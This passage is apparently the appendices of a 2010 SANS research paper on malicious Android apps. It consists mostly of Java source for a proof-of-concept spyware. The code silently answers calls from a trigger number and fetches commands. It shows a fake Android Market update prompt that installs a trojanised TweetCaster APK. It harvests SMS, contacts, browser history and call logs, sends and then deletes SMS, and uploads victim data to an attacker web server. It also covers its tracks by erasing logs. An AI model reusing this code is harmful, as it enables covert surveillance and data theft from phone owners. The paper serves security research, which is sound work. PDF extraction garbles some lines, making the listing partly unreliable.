android:label="@string/app_name" Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   android:name="com.handmark.tweetcaster.StartActivity" android:screenOrientation="portrait" android:configChanges="keyboardHidden|orientation" /> <activity android:name="com.handmark.tweetcaster.NewTwitActivity" android:configChanges="keyboardHidden|orientation" android:windowSoftInputMode="stateVisible|adjustResize"> <intent-filter> <action android:name="android.intent.action.SEND" /> <data android:mimeType="text/plain" /> <data android:mimeType="image/*" /> <category android:name="android.intent.category.DEFAULT" /> </intent-filter> </activity> <activity android:name="com.handmark.tweetcaster.AccountProfile" android:configChanges="keyboardHidden|orientation" /> <activity android:name="com.handmark.tweetcaster.Accounts" android:configChanges="keyboardHidden|orientation" /> <activity android:name="com.handmark.tweetcaster.SearchActivity" android:configChanges="keyboardHidden|orientation"> <intent-filter> <action android:name="android.intent.action.SEARCH" /> <category android:name="android.intent.category.DEFAULT" /> </intent-filter> <meta-data android:name="android.app.searchable" android:resource="@xml/searchable" /> </activity> <activity android:name="com.handmark.tweetcaster.FollowersActivity" android:configChanges="keyboardHidden|orientation" /> <activity android:name="com.handmark.tweetcaster.EditProfileActivity" android:configChanges="keyboardHidden|orientation" /> <activity android:name="com.handmark.tweetcaster.UsersActivity" android:configChanges="keyboardHidden|orientation" /> <activity android:name="com.handmark.tweetcaster.ListsTimeline" android:configChanges="keyboardHidden|orientation" /> Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 59.
          Malicious Android Applications: Risks and Exploitation 5     8     <activity android:name="com.handmark.tweetcaster.ThreadActivity"   android:configChanges="keyboardHidden|orientation" /> <activity android:name="com.handmark.tweetcaster.ListDetails"   android:configChanges="keyboardHidden|orientation" />   <activity android:name="com.handmark.tweetcaster.ListEdit" android:configChanges="keyboardHidden|orientation" />   <activity android:name="com.handmark.tweetcaster.TweetSettings"   android:configChanges="keyboardHidden|orientation" /> <activity android:name="com.handmark.tweetcaster.ThreadReplyActivity"   android:configChanges="keyboardHidden|orientation" />   <activity android:label="@string/app_name" android:name="com.handmark.tweetcaster.PhotoPreviewActivity">   <intent-filter> <action android:name="android.intent.action.VIEW" />   <category android:name="android.intent.category.DEFAULT" />   <category android:name="android.intent.category.BROWSABLE" /> <data android:scheme="http" android:host="twitpic.com" />   <data android:scheme="http" android:host="www.twitpic.com" />   <data android:scheme="http" android:host="yfrog.com" /> <data android:scheme="http" android:host="*.yfrog.com" />   </intent-filter>   </activity> <service android:name="com.handmark.tweetcaster.UpdateService" />   <receiver android:name="com.handmark.tweetcaster.BootReceiver">   <intent-filter> <action android:name="android.intent.action.BOOT_COMPLETED" />   </intent-filter> </receiver>   <meta-data android:name="ADMARVEL_PARTNER_ID" android:value="d486ba40638aab42" />   <meta-data android:name="ADMARVEL_SITE_ID" android:value="1711" /> <provider android:name="com.handmark.tweetcaster.TweetcasterSearchProvider"   android:authorities="com.handmark.tweetcaster.TweetcasterSearch" android:syncable="false"   /> <activity android:name="com.handmark.tweetcaster.InfoActivity" />   <receiver android:label="@string/widget_name"   android:name="com.handmark.tweetcaster.TweetCasterWidget"> <intent-filter> Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4/> <action android:name="android.appwidget.action.APPWIDGET_UPDATE" E46   </intent-filter> <meta-data android:name="android.appwidget.provider" android:resource="@xml/widget_tweetcaster" /> </receiver> <receiver android:label="@string/widget_large_name" android:name="com.handmark.tweetcaster.TweetCasterLargeWidget"> <intent-filter> <action android:name="android.appwidget.action.APPWIDGET_UPDATE" /> </intent-filter> <meta-data android:name="android.appwidget.provider" android:resource="@xml/widget_large_tweetcaster" /> </receiver> <service android:name="com.handmark.tweetcaster.TweetCasterLargeWidget$WgUpdateService" /> <activity android:name="com.handmark.tweetcaster.WidgetConfigure"> <intent-filter> <action android:name="android.appwidget.action.APPWIDGET_CONFIGURE" /> </intent-filter> </activity> <activity android:name="com.handmark.tweetcaster.AvatarActivity" android:configChanges="keyboardHidden|orientation" /> </application> <uses-sdk android:minSdkVersion="3" android:targetSdkVersion="4" /> <supports-screens android:smallScreens="true" android:normalScreens="true" android:largeScreens="true" anyDensity="true" /> <uses-permission android:name="android.permission.INTERNET" /> <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" /> <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" /> <uses-permission android:name="android.permission.VIBRATE" /> </manifest> Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 60.
          Malicious Android Applications: Risks and Exploitation 5     9       Appendix 7: Source Code of the Broadcast Receiver waiting for call to trigger application update       package telindus.AndroidGoldGPENSpywareFirst;     import java.io.BufferedReader; import java.io.DataInputStream;   import java.io.File;   import import java.io.FileInputStream; java.io.FileOutputStream;   import java.io.IOException;   import import java.io.InputStream; java.io.InputStreamReader;   import java.lang.reflect.Method; import java.net.HttpURLConnection;   import java.net.URL;   import android.content.*; import android.os.Bundle;   import android.os.Environment;   import android.os.RemoteException; import android.telephony.*;   import android.util.Log;   import import android.content.Context; android.content.Intent;   import android.text.TextUtils;   public class AndroidGoldGPENSpyware extends BroadcastReceiver {   com.android.internal.telephony.ITelephony telephonyService;     public void getTeleService(Context context) { TelephonyManager tm = (TelephonyManager)   context.getSystemService(Context.TELEPHONY_SERVICE); Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   try { // Java reflection to gain access to TelephonyManager's ITelephony getter Class c = Class.forName(tm.getClass().getName()); Method m = c.getDeclaredMethod("getITelephony"); m.setAccessible(true); telephonyService = (com.android.internal.telephony.ITelephony) m.invoke(tm); telephonyService.cancelMissedCallsNotification(); telephonyService.silenceRinger(); if(telephonyService.getCallState() == TelephonyManager.CALL_STATE_OFFHOOK){ telephonyService.setMute(true); // mute the call } } catch (Exception e) { e.printStackTrace(); Log.e("TelephonyAccess","FATAL ERROR: could not connect to telephony subsystem"); } } public void AnswerAndRejectCall() { try { telephonyService.answerRingingCall(); // Answer automatically the call telephonyService.setRadio(true); telephonyService.endCall(); } catch (RemoteException e) { // TODO Auto-generated catch block Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 61.
          Malicious Android Applications: Risks and Exploitation 6     0     e.printStackTrace();   }   }     public void DownloadFromUrl(String fileName,Context context) {   try {   URL myUrl = new URL("http://192.168.2.103/" + fileName);   myUrl.openConnection(); HttpURLConnection connection = (HttpURLConnection)   File sd_card = Environment.getExternalStorageDirectory(); // sdcard path     synchronized (this) { try {   this.wait(5000);   } catch (InterruptedException e) { e.printStackTrace();   }   }   File file = new File(sd_card, fileName); // the file that   we will upload to our malicious webserver FileOutputStream out = new FileOutputStream(file);   DataInputStream in = new DataInputStream(connection.getInputStream());   byte ch[] = new byte[8192];   int len;     while ((len = in.read(ch)) >= 0) { out.write(ch, 0, len); }     out.close(); in.close(); Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   } catch (IOException e) { e.printStackTrace(); } } @Override public void onReceive(Context context, Intent intent) { getTeleService(context); //Access to the TelephonyManager Bundle b = intent.getExtras(); String incommingNumber = b.getString("incoming_number"); //Get Incoming Number String[] list; String line; // Trigger an action according to the Caller if (incommingNumber.equals("5556")){ AnswerAndRejectCall(); Intent launchHome = new Intent(Intent.ACTION_MAIN); launchHome.addCategory(Intent.CATEGORY_HOME); launchHome.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK); context.startActivity(launchHome); DownloadFromUrl("CMDs.txt",context); try { File dir = Environment.getExternalStorageDirectory(); File cmds_file = new File(dir, "CMDs.txt"); Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 62.
          Malicious Android Applications: Risks and Exploitation 6     1     InputStream instream = new FileInputStream(cmds_file);   InputStreamReader inputreader = new InputStreamReader(instream);     BufferedReader buffreader = new BufferedReader(inputreader);   while ((line = buffreader.readLine()) != null) {   line = line.trim();   list = TextUtils.split(line, "/");   if (list[0].compareTo("UPDATE")==0){   Intent update_intent = new Intent( );     update_intent.setClassName("telindus.AndroidGoldGPENSpywareFirst", "telindus.AndroidGoldGPENSpywareFirst.ProcessUpdate");   update_intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);   context.startActivity(update_intent);   }   }   instream.close();   inputreader.close(); buffreader.close();   //****** Covering Tracks ******   cmds_file.delete();   } catch (java.io.IOException e) {     }   }   } Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   } Appendix 8: Source Code of the ProcessUpdate activity package telindus.AndroidGoldGPENSpywareFirst; import java.io.DataInputStream; import java.io.File; import java.io.FileOutputStream; import java.io.IOException; import java.net.HttpURLConnection; import java.net.MalformedURLException; import java.net.URL; import android.app.Activity; import android.app.AlertDialog; import android.content.DialogInterface; import android.content.Intent; import android.net.Uri; import android.os.Bundle; import android.os.Environment; public class ProcessUpdate extends Activity { public void process_update(){ try{ Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 63.
          Malicious Android Applications: Risks and Exploitation 6     2       URL myUrl = new URL("http://192.168.2.103/uploads/tweetcaster.apk");   HttpURLConnection connection = (HttpURLConnection)   myUrl.openConnection();   File sd_card = Environment.getExternalStorageDirectory(); //   sdcard path   synchronized (this) {   try { this.wait(15000);   } catch (InterruptedException e) { e.printStackTrace();   }   }   File file = new File(sd_card, "tweetcaster.apk"); // the file that   we will upload to our malicious webserver FileOutputStream out = new FileOutputStream(file);   DataInputStream in = new   DataInputStream(connection.getInputStream()); byte ch[] = new byte[8192];     int len;   while ((len = in.read(ch)) >= 0) { out.write(ch, 0, len); }   Intent intent = new Intent(Intent.ACTION_VIEW);   intent.setDataAndType(Uri.fromFile(new   File(Environment.getExternalStorageDirectory() + "/" +   "tweetcaster.apk")),"application/vnd.android.package-archive");   intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);   startActivity(intent); Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   }catch(IOException ex){ ex.printStackTrace(); } } public void onCreate(Bundle savedInstanceState) { super.onCreate(savedInstanceState); // An update is available, ask the user to install it URL myUrl = null; try { myUrl = new URL("http://192.168.2.103/uploads/tweetcaster.apk"); } catch (MalformedURLException e) { // TODO Auto-generated catch block e.printStackTrace(); } HttpURLConnection connection = null; try { connection = (HttpURLConnection) myUrl.openConnection(); } catch (IOException e) { // TODO Auto-generated catch block e.printStackTrace(); } Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 64.
          Malicious Android Applications: Risks and Exploitation 6     3       int reply = 0;     try {   reply = connection.getResponseCode();   } catch (IOException e) {   // TODO Auto-generated catch block   } e.printStackTrace();   if( reply == 200){ //an update is available     AlertDialog.Builder alt_bld = new AlertDialog.Builder(this); alt_bld.setMessage("An update is available for the Tweetcaster   application")   .setCancelable(false) .setPositiveButton("Yes", new DialogInterface.OnClickListener() {   public void onClick(DialogInterface dialog, int id) {   process_update(); // process the update from our   malicious web server   }   });   alt_bld.setNegativeButton("No", new   DialogInterface.OnClickListener() { public void onClick(DialogInterface dialog, int id) {   // Action for 'NO' Button   dialog.cancel(); }   });   AlertDialog alert = alt_bld.create(); Key  fingerprint  =alert.setTitle("Android Market"); E3D  F8B5  06E4  A169  4E46    AF19  FA27  2F94  998D  FDB5  D alert.setIcon(R.drawable.androidmarket); alert.show(); } } protected void onPause() { super.onPause(); } protected void onStop() { super.onStop(); } @Override protected void onDestroy() { super.onDestroy(); } } Appendix 9: Source code of the final Broadcaster Receiver waiting for call to trigger actions on the victim’s phone Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 65.
          Malicious Android Applications: Risks and Exploitation 6     4     package telindus.AndroidGoldGPENSpyware;   import java.io.BufferedReader;   import java.io.DataInputStream;   import java.io.File; import java.io.FileInputStream;   import java.io.FileOutputStream;   import java.io.IOException; import java.io.InputStream;   import java.io.InputStreamReader;   import java.lang.reflect.Method; import java.net.HttpURLConnection;   import java.net.URL; import android.content.*;   import android.media.MediaRecorder;   import android.os.Bundle; import android.os.Environment;   import android.os.RemoteException;   import android.provider.Browser; import android.telephony.*;   import android.util.Log;   import android.widget.Toast; import android.content.Context;   import android.content.Intent;   import android.database.Cursor; import java.io.DataOutputStream;   import java.net.MalformedURLException; import android.content.ContentResolver;   import android.graphics.Bitmap;   import android.graphics.Bitmap.CompressFormat; import android.net.Uri;   import android.provider.ContactsContract;   import android.provider.MediaStore; import android.provider.CallLog.Calls;   import java.util.Date;   import java.util.Map; import android.text.TextUtils; Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   import android.preference.PreferenceManager; import android.content.SharedPreferences; public class AndroidGoldGPENSpyware extends BroadcastReceiver { com.android.internal.telephony.ITelephony telephonyService; //Info related to victim phone (part of the filename) String imei = null; String phoneNumber= null; String softwareVer = null; String simSerial = null; String subscriberId = null; String current_time = null; // The names of the files to upload String filename = null; String gold_gpen_filename = null; String logcat_main_filename = null; String logcat_events_filename= null; String logcat_radio_filename= null; //The files to uplodad File sd_card; File gold_gpen; File logcat_main; File logcat_radio; File logcat_events; FileOutputStream output; FileInputStream input; Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 66.
          Malicious Android Applications: Risks and Exploitation 6     5     int check = 0;     //Parameters for Audio Recording   MediaRecorder mrec = null; String TAG = "SoundRecordingDemo";   File audiofile;   String limit = "nnn*********************************************n";     public void getTeleService(Context context) {   TelephonyManager tm = (TelephonyManager) context.getSystemService(Context.TELEPHONY_SERVICE);   try {   // Java reflection to gain access to TelephonyManager's ITelephony getter   Class c = Class.forName(tm.getClass().getName());   Method m = c.getDeclaredMethod("getITelephony"); m.setAccessible(true);   telephonyService = (com.android.internal.telephony.ITelephony)   m.invoke(tm); telephonyService.cancelMissedCallsNotification();   telephonyService.silenceRinger();   TelephonyManager.CALL_STATE_OFFHOOK){ if(telephonyService.getCallState() ==   telephonyService.setMute(true); // mute the call   }   } catch (Exception e) { e.printStackTrace();   Log.e("TelephonyAccess","FATAL ERROR: could not connect to telephony   subsystem"); }   }   Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   public void AnswerAndRejectCall() { try { telephonyService.answerRingingCall(); // Answer automatically the call //telephonyService.turnOnSpeaker(true); telephonyService.setRadio(true); telephonyService.endCall(); } catch (RemoteException e) { // TODO Auto-generated catch block e.printStackTrace(); } } public void DownloadFromUrl(String fileName,Context context) { try { URL myUrl = new URL("http://192.168.2.103/" + fileName); HttpURLConnection connection = (HttpURLConnection) myUrl.openConnection(); File sd_card = Environment.getExternalStorageDirectory(); // sdcard path synchronized (this) { try { this.wait(5000); } catch (InterruptedException e) { e.printStackTrace(); Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 67.
          Malicious Android Applications: Risks and Exploitation 6     6     }   }   File file = new File(sd_card, fileName); // the file that   we will upload to our malicious webserver   FileOutputStream out = new FileOutputStream(file);   DataInputStream in = new DataInputStream(connection.getInputStream());   byte ch[] = new byte[8192];   int len;   while ((len = in.read(ch)) >= 0) { out.write(ch, 0, len);   }   out.close();   in.close();   } catch (IOException e) {     e.printStackTrace();   }   }   //****************************************************   //****** Retrieve Browser History and Bookmarks ******   //****************************************************   // To do that we need "READ_HISTORY_BOOKMARKS" permission   public void Get_Browser_History_Bookmarks(Context context){     try { Key  fingerprint  =  AF19  FA27  2limit9= String F94   98D  FDB5  DE3D  F8B5  06E4  A169  4E46   "nnn*********************************************n"; output.write(limit.getBytes()); limit = "*************** BROWSER DATA ****************n"; output.write(limit.getBytes()); limit = "*********************************************nn"; output.write(limit.getBytes()); String bookmark = "********** BOOKMARKS **********n"; output.write(bookmark.getBytes()); // Get All User's Browser Bookmarks Cursor bookmark_cursor = Browser.getAllBookmarks(context.getContentResolver()); if(bookmark_cursor.moveToFirst()){ do{ String url_bookmark = bookmark_cursor.getString(0) + "n"; output.write(url_bookmark.getBytes()); }while(bookmark_cursor.moveToNext()); } bookmark_cursor.close(); String history = "nn********** HISTORY **********n"; output.write(history.getBytes()); // Get User'Browser History Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 68.
          Malicious Android Applications: Risks and Exploitation 6     7     Cursor history_cursor =   Browser.getAllVisitedUrls(context.getContentResolver());   if(history_cursor.moveToFirst()){   do{ String url_visited =   history_cursor.getString(0) + "n";   output.write(url_visited.getBytes()); }while(history_cursor.moveToNext());   }   history_cursor.close();   }catch(IOException ex){ }     }     //************************** //****** Retrieve SMS ******   //**************************   // To do that we need "READ_SMS" permission     public void Get_SMS(Context context) {   try {   String limit =   "nnn*******************************************n"; output.write(limit.getBytes());   limit = "*************** VICTIM SMS   ****************n"; output.write(limit.getBytes());   limit =   "*******************************************n"; output.write(limit.getBytes()); Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   Uri sms_uri = null; int field = 1; ContentResolver cr; Cursor c; String sms = null; while (field<=2){ switch (field) { case 1: sms_uri = Uri.parse("content://sms/inbox"); String inbox = "nn************************n"; output.write(inbox.getBytes()); inbox = "******** INBOX *********n"; output.write(inbox.getBytes()); inbox = "************************n"; output.write(inbox.getBytes()); break; case 2: sms_uri = Uri.parse("content://sms/sent"); String sent = "nn***********************n"; output.write(sent.getBytes()); sent = "******** SENT *********n"; Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 69.
          Malicious Android Applications: Risks and Exploitation 6     8       output.write(sent.getBytes()); sent =   "***********************n";   output.write(sent.getBytes());   break;   }   cr = context.getContentResolver();   c = cr.query(sms_uri, null, null, null, null);   if (c.moveToFirst()) {   for(int i=0;i<c.getCount();i++) {   int callDate =   c.getInt(c.getColumnIndexOrThrow("date"));   Date date=new Date(callDate); String sms_date = date.toGMTString();   sms = "Date: " + sms_date + "   Phone: " + c.getString(c.getColumnIndexOrThrow("address")) + " Text: " + c.getString(c.getColumnIndexOrThrow("body")) + "n";   c.moveToNext();   } output.write(sms.getBytes());   }   c.close();   field++; }     } catch (IOException e) { }   }   Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   //********************** //****** Send SMS ****** //********************** // To do that we need "WRITE_SMS" permission public void Send_SMS(String Phone_Number, String Content){ SmsManager sms = SmsManager.getDefault(); sms.sendTextMessage(Phone_Number, null, Content, null, null); } //Then remove the sms previously sent from the sms sent store of he phone :-) public void delete_from_sms_sent(String number, Context context){ try { Uri uriSms = Uri.parse("content://sms/sent"); Cursor c = context.getContentResolver().query(uriSms,new String[] { "thread_id", "address" }, null, null, null); if (c != null && c.moveToFirst()) { do { String address = c.getString(1); if(address.compareTo(number)==0) context.getContentResolver().delete(Uri.parse("content://sms/conversations/" + c.getLong(0)),null, null); Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 70.
          Malicious Android Applications: Risks and Exploitation 6     9     }while (c.moveToNext());   }   }catch (Exception e) {   }     }   //***********************************************************************   //************************** Contacts HANDLING ************************** //***********************************************************************     // To do that we need "READ_CONTACTS" permission   public void Get_Contacts(Context context) throws IOException{     String limit = "nnn*********************************************n";   output.write(limit.getBytes());   limit = "*************** CONTACT LIST ****************n";   output.write(limit.getBytes());   limit = "*********************************************nn";   output.write(limit.getBytes());   ContentResolver cr = context.getContentResolver();   Cursor cur = cr.query(ContactsContract.Contacts.CONTENT_URI,null, null, null, null);   String limit_between = "nn";     if (cur.getCount() > 0) {   while (cur.moveToNext()) { Key  fingerprint  =  AF19  FA27  2F94  998D  contact_name = 8B5  06E4  A169  4E46   StringBuilder FDB5  DE3D  F new StringBuilder(""); StringBuilder contact_phone = new StringBuilder(""); StringBuilder contact_infos = new StringBuilder(""); String id = cur.getString( cur.getColumnIndex(ContactsContract.Contacts._ID)); String name = cur.getString(cur.getColumnIndex(ContactsContract.Contacts.DISPLAY_NAME)); String limit_contact = "****** CONTACT" + id + "******n"; output.write(limit_contact.getBytes()); contact_name.append("NAME: " + name + "n"); if (Integer.parseInt(cur.getString(cur.getColumnIndex(ContactsContract.Contacts.HAS_PHONE_NU MBER))) > 0) { Cursor pCur = cr.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null,ContactsContract.CommonDataKinds.Phone.CONTACT_ID +" = ?", new String[]{id}, null); while (pCur.moveToNext()) { String phone = pCur.getString(pCur.getColumnIndex(ContactsContract.CommonDataKinds.Phone.NUMBER)); contact_phone.append("PHONE: " + phone + " TYPE:"); String phone_type = null; switch (Integer.parseInt(pCur.getString(pCur.getColumnIndex(ContactsContract.CommonDataKinds.Pho ne.TYPE)))) { Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 71.
          Malicious Android Applications: Risks and Exploitation 7     0     case 1: phone_type =   "Home";break; case 2: phone_type =   "Mobile"; break;   case 3: phone_type = "Work"; break;   case 17: phone_type = "Work   Mobile";break; }     contact_phone.append(phone_type + "n");   } pCur.close();   }   Cursor emailCur =   cr.query(ContactsContract.CommonDataKinds.Email.CONTENT_URI,   null,ContactsContract.CommonDataKinds.Email.CONTACT_ID + " = ?", new String[]{id}, null); while (emailCur.moveToNext()) {     String email = emailCur.getString(emailCur.getColumnIndex(ContactsContract.CommonDataKinds.Email.DATA));   contact_infos.append("MAIL: " + email + "   TYPE: "); String emailType = "";   switch   (Integer.parseInt(emailCur.getString(emailCur.getColumnIndex(ContactsContract.CommonDataK   inds.Email.TYPE)))) {   case 1: emailType = "Home"; break;   case 2: emailType = "Work"; break; case 3: emailType = "Other"; break;   }   contact_infos.append(emailType + "n"); Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   } emailCur.close(); String addrWhere = ContactsContract.Data.CONTACT_ID + " = ? AND " + ContactsContract.Data.MIMETYPE + " = ?"; String[] addrWhereParams = new String[]{id, ContactsContract.CommonDataKinds.StructuredPostal.CONTENT_ITEM_TYPE}; Cursor addrCur = cr.query(ContactsContract.Data.CONTENT_URI, null, addrWhere, addrWhereParams, null); while(addrCur.moveToNext()) { String street = addrCur.getString( addrCur.getColumnIndex(ContactsContract.CommonDataKinds.StructuredPostal.STREET)); String city = addrCur.getString( addrCur.getColumnIndex(ContactsContract.CommonDataKinds.StructuredPostal.CITY)); String state = addrCur.getString(addrCur.getColumnIndex(ContactsContract.CommonDataKinds.StructuredPosta l.REGION)); String postalCode = addrCur.getString( addrCur.getColumnIndex(ContactsContract.CommonDataKinds.StructuredPostal.POSTCODE)); String country = addrCur.getString( addrCur.getColumnIndex(ContactsContract.CommonDataKinds.StructuredPostal.COUNTRY)); String type = ""; switch (Integer.parseInt(addrCur.getString(addrCur.getColumnIndex(ContactsContract.CommonDataKin ds.StructuredPostal.TYPE)))) { case 1: type = "Home"; break; case 2: type = "Work"; break; case 3: type = "Other"; Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 72.
          Malicious Android Applications: Risks and Exploitation 7     1     }   String address = street + " " + city   + " " + state + " " + postalCode + " " + country;   contact_infos.append("ADDRESS: " + address + " TYPE: " + type + "n");     } addrCur.close();     String imWhere = ContactsContract.Data.CONTACT_ID + " = ? AND " + ContactsContract.Data.MIMETYPE + " = ?";   String[] imWhereParams = new String[]{id, ContactsContract.CommonDataKinds.Im.CONTENT_ITEM_TYPE};   Cursor imCur = cr.query(ContactsContract.Data.CONTENT_URI,   null, imWhere, imWhereParams, null); if (imCur.moveToFirst()) {   String imName =   imCur.getString(imCur.getColumnIndex(ContactsContract.CommonDataKinds.Im.DATA)); contact_infos.append("IM: " + imName + "n");   }   imCur.close();   String orgWhere = ContactsContract.Data.CONTACT_ID + " = ?   AND " + ContactsContract.Data.MIMETYPE + " = ?"; String[] orgWhereParams = new String[]{id,   ContactsContract.CommonDataKinds.Organization.CONTENT_ITEM_TYPE}; Cursor orgCur =   cr.query(ContactsContract.Data.CONTENT_URI, null, orgWhere, orgWhereParams, null);   if (orgCur.moveToFirst()) {   String orgName =   orgCur.getString(orgCur.getColumnIndex(ContactsContract.CommonDataKinds.Organization.DATA ));   String title =   orgCur.getString(orgCur.getColumnIndex(ContactsContract.CommonDataKinds.Organization.TITL E)); Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   + contact_infos.append("Employer: " orgName + " Function: " + title + "n"); } orgCur.close(); output.write(contact_name.toString().getBytes()); output.write(contact_phone.toString().getBytes()); output.write(contact_infos.toString().getBytes()); output.write(limit_between.getBytes()); } } } //******************************************************************************** ******* //****** Delete the phone call previouly processed from the Call Log of the device ****** //******************************************************************************** ******* public void delete_from_call_log (String number, Context context){ Uri UriCalls = Uri.parse("content://call_log/calls"); //Cursor c = getContentResolver().query(UriCalls, null, null, null, null); String queryString= "NUMBER=" + number; context.getContentResolver().delete(UriCalls, queryString, null); } Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 73.
          Malicious Android Applications: Risks and Exploitation 7     2         //***********************************************   //****** Retrieve Call Logs from the phone ****** //***********************************************     // To do that we need do not need particular permission   public void Get_Call_LOG(Context context){   try {   String limit =   "nnn*****************************************n";   output.write(limit.getBytes()); limit = "*************** CALLS LOG   ****************n";   output.write(limit.getBytes()); limit =   "*****************************************nn";   output.write(limit.getBytes());   Uri allCalls = Uri.parse("content://call_log/calls");   ContentResolver cr = context.getContentResolver(); Cursor c = cr.query(allCalls, null, null, null, null);   if (c.moveToFirst()) {     do{ StringBuilder call = new StringBuilder("");   String callType = "";   switch (Integer.parseInt(c.getString(c.getColumnIndex(Calls.TYPE))))   {   case 1: callType = "Incoming"; break; case 2: callType = "Outgoing"; break; Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   case 3: callType = "Missed"; } int callDate = c.getInt(c.getColumnIndex(Calls.DATE)); Date date=new Date(callDate); String call_date = date.toGMTString(); call.append(c.getString(c.getColumnIndex(Calls._ID)) + ": " + c.getString(c.getColumnIndex(Calls.NUMBER)) + " ---> " + callType + " From / To Contact: " + c.getString(c.getColumnIndex(Calls.CACHED_NAME)) + " Duration: " + c.getString(c.getColumnIndex(Calls.DURATION)) + " on " + call_date + "n"); output.write(call.toString().getBytes()); } while (c.moveToNext()); } } catch (IOException e) { } } //************************** UPLOAD FILES TO OUR MALICIOUS WEB SERVER ************************** public void doHttpUpload(String data, String IP, Context context) throws IOException{ Log.d("TESTTTTTTTTTT","23"); Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 74.
          Malicious Android Applications: Risks and Exploitation 7     3       String lineEnd = "rn"; String twoHyphens = "--";   String boundary = "*****";   String reader; String urlString = "http://" + IP + "/fileUpload.php";   String file_to_upload = null;   Boolean check_data = false; HttpURLConnection conn = null;   BufferedReader rd = null;   URL site;   if(data.compareTo("victim_data")==0){ file_to_upload = gold_gpen_filename;   rd = new BufferedReader(new InputStreamReader(new   FileInputStream(gold_gpen))); check_data = true;   }   else if (data.compareTo("victim_log_main")==0){ file_to_upload = logcat_main_filename;   rd = new BufferedReader(new InputStreamReader(new   FileInputStream(logcat_main))); check_data = true;   } else if (data.compareTo("victim_log_radio")==0){   file_to_upload = logcat_radio_filename; rd = new BufferedReader(new InputStreamReader(new   FileInputStream(logcat_radio))); check_data = true;   } else if (data.compareTo("victim_log_events")==0){   file_to_upload = logcat_events_filename; rd = new BufferedReader(new InputStreamReader(new   FileInputStream(logcat_events)));   check_data = true; }     // Upload victim personal data to the web server Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   if(check_data){ try{ DataOutputStream dos; site = new URL(urlString); conn = (HttpURLConnection) site.openConnection(); conn.setDoOutput(true); conn.setDoInput(true); conn.setRequestMethod("POST"); // Use a post method. conn.setRequestProperty("Connection", "Keep-Alive"); conn.setRequestProperty("Content-Type", "multipart/form-data;boundary="+boundary); dos = new DataOutputStream( conn.getOutputStream() ); dos.writeBytes(twoHyphens + boundary + lineEnd); dos.writeBytes("Content-Disposition: form-data; name="uploadedfile";filename="" + file_to_upload + """ + lineEnd); dos.writeBytes(lineEnd); while ((reader = rd.readLine()) != null) { dos.writeBytes(reader); dos.writeBytes(lineEnd); } dos.writeBytes(lineEnd); dos.writeBytes(twoHyphens + boundary + twoHyphens + lineEnd); dos.flush(); dos.close(); }catch (MalformedURLException e) { e.printStackTrace(); } catch (IOException e) { e.printStackTrace(); Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 75.
